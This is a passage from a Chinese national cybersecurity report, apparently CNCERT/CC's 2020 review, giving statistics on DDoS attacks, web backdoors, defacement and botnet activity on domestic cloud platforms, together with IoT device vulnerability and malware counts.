DDoS攻击是指利用分布式的客户端，向服务提供者发送大量看似合法的请求，消耗或占用大量资源，从而使服务器无法处理合法的请求。DDoS攻击对云平台的危害还在于，如果攻击者以云平台上某个系统作为攻击目标，很有可能导致部分集群受影响，进而殃及平台上运行的其他系统。

2020年CNCERT/CC监测发现，34,642个境内云IP地址遭受峰值1 Gbit/s以上的大流量DDoS攻击10.4万余次。境内云遭受大流量DDoS攻击IP地址数量占境内遭受大流量DDoS攻击IP地址总数的72.4%，境内云遭受大流量DDoS攻击次数占境内遭受大流量DDoS攻击总次数的74.1%，如图2-1所示。



（a）遭受大流量DDoS攻击IP地址数量占比



（b）遭受大流量DDoS攻击次数占比

图 2-1　2020 年境内云遭受大流量 DDoS 攻击占比情况（来源：CNCERT/CC）

（2）后门攻击分析

后门攻击是指黑客在网站的特定目录中上传远程控制页面，网站服务器被黑客通过该页面秘密远程控制。本报告中一次后门攻击指云上服务器被植入一个新的网站后门，网站后门被更新修改则不认为是新的攻击。

2020年CNCERT/CC监测发现，28,540个境内云IP地址被植入7.6万余个网站后门。境内云被植入网站后门IP地址数量占境内被植入网站后门IP地址总数的88.93%，境内云被植入网站后门数量占境内被植入网站后门总数的88.11%，如图2-2所示。




图 2-2　2020 年境内云被植入网站后门占比情况（来源：CNCERT/CC）

（3）网页篡改分析

网页篡改是指恶意破坏或更改网页内容，使网站无法正常工作或出现黑客插入的非正常网页内容。本报告中一个网站的多个网页被篡改被认为是一次攻击。

2020年CNCERT/CC监测发现，54,170个境内云IP地址上的8.6万余个网站被篡改。境内云被篡改网站IP地址数量占境内被篡改网站IP地址总数的88.60%，境内云被篡改网站数量占境内被篡改网站总数的85.99%，如图2-3所示。




图 2-3　2020 年境内云被篡改网站占比情况（来源：CNCERT/CC）

（4）木马或僵尸网络感染事件分析

木马是指由攻击者安装在受害者计算机上秘密运行并用于窃取信息及远程控制的程序。僵尸网络是指由攻击者通过控制服务器控制的受害计算机群。木马或僵尸网络对网络信息安全造成危害和威胁，是造成个人隐私泄露、失泄密、垃圾邮件和大规模拒绝服务攻击的重要原因。木马或僵尸网络感染事件是指用户计算机被植入木马或僵尸程序从而被恶意远程控制。本报告中一起木马或僵尸网络感染事件指云上主机被植入僵尸或木马程序后被恶意远程控制，远程控制端的变化不被认为是新的事件。

2020年CNCERT/CC监测发现，38,779个境内云主机IP地址受木马或僵尸网络程序控制，境内云受控主机IP地址数量占境内受控主机IP地址总数的0.73%，如图2-4所示。




图 2-4　2020 年境内云受控主机 IP 地址数量占比情况（来源：CNCERT/CC）

2.1.2 云被利用情况分析

本小节对利用云发起网络攻击的事件进行监测和分析，包括利用云发起DDoS攻击、植入网站后门、网页挂马、控制木马或僵尸程序等高危事件。

2020年CNCERT/CC监测发现，黑客利用境内云IP地址控制发起DDoS攻击次数占境内IP地址控制发起DDoS攻击总次数的81.3%；对外植入网站后门数量占境内IP地址对外植入网站后门总数的17.2%；承载确定性高的恶意程序种类占境内确定性高的恶意程序种类的83.3%；控制的肉鸡IP地址数量占境内全部控制端IP地址控制的肉鸡IP地址总数的96.3%。与2019年相比，2020年经过我国政府部门的专项治理，DDoS攻击、网站后门、放马网站、木马或僵尸网络控制事件等云平台被利用事件数量均有较大幅度降低；但是攻击者仍经常利用境内云发起网络攻击，云平台被利用事件在境内同类事件中的占比相对较高。

（1）发起 DDoS 攻击分析

利用云发起DDoS攻击是指利用云主机作为DDoS僵尸网络或DDoS攻击平台的控制服务器，直接控制肉鸡或发包机发起网络攻击。虽然当前越来越多的黑客为了隐匿身份、躲避溯源等原因，选择将攻击控制端部署在境外，但仍有不少控制端部署于我国境内。本报告中多个控制端被用于针对相同目标的DDoS攻击，被认为发起一次DDoS攻击。

2020年CNCERT/CC监测发现，黑客利用122个境内云IP地址作为活跃控制端对2,766个攻击目标进行DDoS攻击4,051次。境内云发起DDoS攻击目标IP地址数量占境内控制端发起DDoS攻击目标IP地址总数的80.10%，境内云发起DDoS攻击次数占境内控制发起DDoS攻击总次数的81.28%，境内云发起DDoS攻击活跃控制端IP地址数量占境内发起DDoS攻击活跃控制端IP地址总数的75.31%，如图2-5所示。




图 2-5　2020 年境内云发起 DDoS 攻击占比情况（来源：CNCERT/CC）

（2）发起后门攻击分析

利用云发起后门攻击是指利用云主机作为直接攻击机向外植入网站后门。

2020年CNCERT/CC监测发现，黑客利用2,095个境内云IP地址对外植入网站后门8,284个。境内云被利用植入网站后门IP地址数量占境内被利用植入网站后门IP地址总数的6.75%，境内云被利用植入网站后门数量占境内被利用植入网站后门总数的17.19%，如图2-6所示。




图 2-6　2020 年境内云对外植入网站后门占比情况（来源：CNCERT/CC）

（3）放马网站分析

放马网站是指通过在网站中植入恶意代码，使得用户访问该网站后感染恶意代码、运行具有入侵性或破坏性的程序，从而破坏被感染计算机数据的安全性和完整性。本报告中放马网站是指云上网站承载了确定性高的恶意代码。

2020年CNCERT/CC监测发现，6,944个境内云IP地址被用于承载放马网站，承载了2,576种恶意代码，涉及放马网站9.9万余个。境内云承载恶意代码种类占境内网站承载恶意代码种类的83.31%，境内云承载放马网站数量占境内放马网站总数的6.49%，境内云放马网站IP地址数量占境内放马网站IP地址总数的7.61%，如图2-7所示。




图 2-7　2020 年境内云放马网站占比情况（来源：CNCERT/CC）

（4）木马或僵尸网络控制事件分析

利用云控制木马或僵尸网络是指利用云主机作为木马或僵尸程序的控制端，窃取受害者信息或远程控制受害者计算机等。

2020年CNCERT/CC监测发现，7,836个境内云IP地址被用作木马或僵尸网络控制端，控制了约36.5万个肉鸡IP地址。境内云控制端IP地址数量占境内控制端IP地址总数的26.13%，境内云控制端IP地址控制的肉鸡IP地址数量占境内全部控制端IP地址控制的肉鸡IP地址数量的96.27%，如图2-8所示。




图 2-8　2020 年境内云控制端数量占比情况（来源：CNCERT/CC）

2.2 2020 年我国境内联网智能设备安全态势专题分析

2020年， CNCERT/CC运营的CNVD新增收录的通用联网智能设备漏洞数量呈显著增长趋势，同比增长28%。联网智能设备恶意程序通过P2P方式传播非常活跃，具有传播速度快、感染规模大、追溯源头难的特点。联网智能设备僵尸网络控制规模增大，部分大型僵尸网络通过P2P传播与集中控制相结合的方式对受控端进行控制，给治理工作带来一定难度。

2.2.1 联网智能设备漏洞收录情况

联网智能设备存在的软硬件漏洞可能导致设备数据和用户信息泄露、设备瘫痪、感染僵尸木马程序、被用作跳板攻击内网主机和其他信息基础设施等安全风险和问题。CNCERT/CC通过CNVD持续对联网智能设备的漏洞开展跟踪、收录和通报处置，主要情况如下。

（1）通用型漏洞收录情况

通用型漏洞一般是指对某类软硬件产品都会构成安全威胁的漏洞。2020年，

CNVD收录通用型联网智能设备漏洞3,047个（同比上升28%）。按收录漏洞的类型、影响的设备类型统计如下。

2020年，联网智能设备通用型漏洞数量按漏洞类型分类，排名前3位的是权限绕过、信息泄露和缓冲区溢出漏洞，分别占公开收录漏洞总数的17.0%、13.3%、12.5%，如图2-9所示。




图 2-9　2020 年联网智能设备通用型漏洞数量占比按漏洞类型分类统计情况（来源：CNCERT/CC）

2020年联网智能设备通用型漏洞数量按设备类型分类，排名前3位的是手机设备、路由器和智能监控平台，分别占公开收录漏洞总数的38.3%、21.0%、19.5%，如图2-10所示。




图 2-10　2020 年联网智能设备通用型漏洞数量占比按设备类型分类统计情况
（来源：CNCERT/CC）

（2）事件型漏洞收录情况

2020年，CNVD收录联网智能设备事件型漏洞2,141个。按设备类型分类，排名前3位的是智能监控平台、网络摄像头和防火墙，分别占公开收录漏洞总数的44.8%、31.6%、9.3%，如图2-11所示。




图 2-11　2020 年联网智能设备事件型漏洞数量占比按设备类型分类统计情况
（来源：CNCERT/CC）

2.2.2 联网智能设备恶意程序传播情况

2020年，CNCERT/CC对可用于感染、控制联网智能设备的恶意程序开展抽样监测分析，主要情况如下。

（1）样本捕获情况

2020年，CNCERT/CC捕获341.1万余个联网智能设备恶意样本（同比上升5.2%）。其中，排名前2位的为Mirai、Gafgyt家族及其变种，占比分别为77.48%和13.86%，其他样本数量较多的家族还有Tsunami、Mozi、Dark Nexus、Loligang、Hajime、Yakuza、Muhstik、Vpnfilter、Chalubo等，如图2-12所示。




图 2-12　2020 年联网智能设备恶意样本数量占比按所属家族分布情况（来源：CNCERT/CC）

2020年联网智能设备恶意样本数量整体呈现上升态势，10月出现峰值74.94万个（较2019年月度峰值增长44.4%），如图2-13所示。




图 2-13　2020 年联网智能设备恶意样本数量按月度统计情况（来源：CNCERT/CC）

（2）传播源监测情况

2020年，CNCERT/CC监测发现约52.0万个联网智能设备恶意程序传播源IP地址。2020年境外传播源IP地址数量大幅增长（同比上升900%），其中Mozi家族通过P2P传播方式迅速扩大感染规模，成为境外传播源IP地址数量最多的家族，境外传播源IP地址数量较多的家族还包括Mirai、Hajime、Gafgyt等，如图2-14所示。




图 2-14　2020 年联网智能设备恶意程序传播源 IP 地址数量按所属家族分布情况（来源：CNCERT/CC）

从境外传播源IP地址数量的趋势来看，9月Mozi家族境外传播源IP地址数量突增，同一时期Mirai家族的境外传播源IP地址数量也显著增加（由于Mozi家族样本复用Mirai部分代码），如图2-15所示。




图 2-15　2020 年联网智能设备恶意程序境外传播源 IP 地址数量按月度统计情况（来源：CNCERT/CC）

（3）下载端监测情况

2020年，CNCERT/CC监测发现约132.2万个境内IP地址下载联网智能设备恶意程序（同比下降35.1%）。其中，排名前4位的为Mirai、Gafgyt、Mozi、Tsunami家族及其变种，如图2-16所示。




图 2-16　2020 年联网智能设备恶意程序境内下载端 IP 地址数量按所属家族分布情况（来源：CNCERT/CC）

从下载端IP地址数量的变化趋势来看，Mirai、Gafgyt家族的境内下载端IP地址数量呈整体缓慢下降趋势，Mozi家族的境内下载端IP地址数量3-4月、9-12月均处于较高水平，如图2-17所示。




图 2-17　2020 年联网智能设备恶意程序境内下载端 IP 地址数量按月度统计情况（来源：CNCERT/CC）

我国境内下载端IP地址主要分布在江苏省、浙江省、安徽省、山东省和广东省等地区，如图2-18所示。

